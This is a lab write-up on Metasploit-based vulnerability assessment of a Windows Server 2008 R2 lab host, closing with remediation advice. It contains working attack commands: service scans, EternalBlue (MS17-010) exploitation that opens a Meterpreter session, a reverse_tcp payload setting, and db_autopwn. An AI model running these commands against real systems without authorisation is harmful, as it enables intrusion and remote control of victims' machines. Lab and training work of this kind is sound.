Vulnerability Scanning with Metasploit
Classification: Assessment Methodologies / Vulnerability Assessment
Target: 10.10.10.4 (VAGRANT-2008R2 - Windows Server 2008 R2 SP1 x64)
Attacker: 10.10.10.5
1. Executive Summary
This lab covers the vulnerability-assessment workflow inside the Metasploit Framework:
discovering hosts, running a service scan with db_nmap, storing the results in the MSF
database, and mapping the discovered services (IIS, MySQL, GlassFish, SMB) to candidate
exploits with search and searchsploit. We confirm the target is vulnerable to
MS17-010 (EternalBlue), exploit it for a Meterpreter session, and finish with the
db_autopwn plugin and the analyze/vulns commands.
2. Host Discovery

sudo nmap -sn 10.10.10.1/24Five hosts are up; our machine is 10.10.10.5, so the target is 10.10.10.4.
3. Service Scan (db_nmap)
From MSF Console (after creating a workspace) we run a service/OS scan so the results land in the database.
db_nmap -sS -sV -O 10.10.10.4
4. Reviewing the Database

hosts
servicesThe host exposes FTP, IIS 7.5, SMB, MySQL 5.5.20, GlassFish 4.0, Tomcat and many MSRPC ports.
5. Mapping Services to Exploits
We search for exploits per service, starting with IIS.
search type:exploit name:Microsoft IIS

Most IIS modules target older versions (5.0, 4.0…), so IIS 7.5 is not a quick win. We continue with other services.
search type:exploit name:MySQL 5.5
search Sun GlassFish
We select the GlassFish deployer module, which defaults to a Linux payload.
use exploit/multi/http/glassfish_deployer
Since the target is Windows, we switch to a Windows Meterpreter payload.
set payload windows/meterpreter/reverse_tcp
The module info confirms it has been tested against GlassFish 4.0 (the running version);
configuring and launching it is left as future work.

6. searchsploit
Kali’s offline Exploit-DB search is another option.
searchsploit "Microsoft Windows SMB"

We can filter for Metasploit modules with grep.
searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"
7. Confirming & Exploiting MS17-010 (EternalBlue)
An auxiliary scanner tells us whether the host is vulnerable to EternalBlue.
use auxiliary/scanner/smb/smb_ms17_010
run
The host is likely VULNERABLE to MS17-010 (Windows Server 2008 R2 x64).

search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
run
A Meterpreter session is opened on VAGRANT-2008R2.
sysinfo
8. db_autopwn & analyze
Metasploit’s db_autopwn plugin can match database hosts/ports to exploit modules
automatically (deprecated, but still usable if loaded manually).
load db_autopwn
db_autopwn -p -t -PI 445
The analyze command reviews the database and lists the modules ready to test for each
host.
analyze
vulnsThe stored vulnerability is the MS17-010 SMB RCE finding with its CVEs.

9. Remediation Recommendations
- Patch MS17-010 and disable SMBv1; this is the critical, directly exploitable flaw.
- Keep all exposed services updated (IIS, MySQL, GlassFish, Tomcat) and remove those not needed.
- Reduce the attack surface: firewall management and database ports, and segment the network to limit exposure.
- Run regular authenticated vulnerability scans and track findings to remediation.